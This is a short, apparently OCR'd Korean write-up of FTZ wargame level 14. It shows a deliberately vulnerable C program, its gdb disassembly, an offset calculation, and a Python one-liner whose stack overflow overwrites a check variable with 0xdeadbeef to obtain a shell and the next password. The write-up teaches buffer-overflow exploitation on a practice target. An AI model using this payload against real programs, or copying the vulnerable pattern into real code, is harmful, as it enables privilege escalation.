




```
[level14@ftz level14]$ ls
attackme  hint  public_html  tmp
[level14@ftz level14]$ cat hint

레벨14 이후로는 mainsource의 문제를 그대로 가져왔습니다.
버퍼 오버플로우, 포맷스트링을 학습하는데는 이 문제들이
최고의 효과를 가져다줍니다.

#include <stdio.h>
#include <unistd.h>

main()
{ int crap;
  int check;
  char buf[20];
  fgets(buf,45,stdin);
  if (check==0xdeadbeef)
   {
     setreuid(3095,3095);
     system("/bin/sh");
   }
}

[level14@ftz level14]$ 
```




```
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) disas main
Dump of assembler code for function main:
0x08048490 <main+0>:    push   %ebp
0x08048491 <main+1>:    mov    %esp,%ebp
0x08048493 <main+3>:    sub    $0x38,%esp
0x08048496 <main+6>:    sub    $0x4,%esp
0x08048499 <main+9>:    pushl  0x8049664
0x0804849f <main+15>:   push   $0x2d
0x080484a1 <main+17>:   lea    0xffffffc8(%ebp),%eax
0x080484a4 <main+20>:   push   %eax
0x080484a5 <main+21>:   call   0x8048360 <fgets>
0x080484aa <main+26>:   add    $0x10,%esp
0x080484ad <main+29>:   cmpl   $0xdeadbeef,0xfffffff0(%ebp)
0x080484b4 <main+36>:   jne    0x80484db <main+75>
0x080484b6 <main+38>:   sub    $0x8,%esp
0x080484b9 <main+41>:   push   $0xc17
0x080484be <main+46>:   push   $0xc17
0x080484c3 <main+51>:   call   0x8048380 <setreuid>
0x080484c8 <main+56>:   add    $0x10,%esp
0x080484cb <main+59>:   sub    $0xc,%esp
0x080484ce <main+62>:   push   $0x8048548
0x080484d3 <main+67>:   call   0x8048340 <system>
0x080484d8 <main+72>:   add    $0x10,%esp
0x080484db <main+75>:   leave
0x080484dc <main+76>:   ret
0x080484dd <main+77>:   lea    0x0(%esi),%esi
End of assembler dump.
```

0x38 → 56 (56-45 →)




```
0x080484a1 <main+17>:    lea     eax,[ebp-56]
```



```
<main+17>:    lea     0xffffffc8(%ebp),%eax
<main+20>:    push    %eax
<main+21>:    call    0x8048360 <fgets>
<main+26>:    add     $0x10,%esp
<main+29>:    cmpl    $0xdeadbeef,0xfffffff0(%ebp)
```

f0-c8 = 0x28 → 버퍼에 0x28(40)만큼 채운 후 그 뒤 값을 deadbeef로 채운다



```
(gdb) [level14@ftz level14]$
[level14@ftz level14]$ (python -c 'print "A"*40+"\xef\xbe\xad\xde"';cat)|./attac
kme
my-pass

Level15 Password is "guess what".

```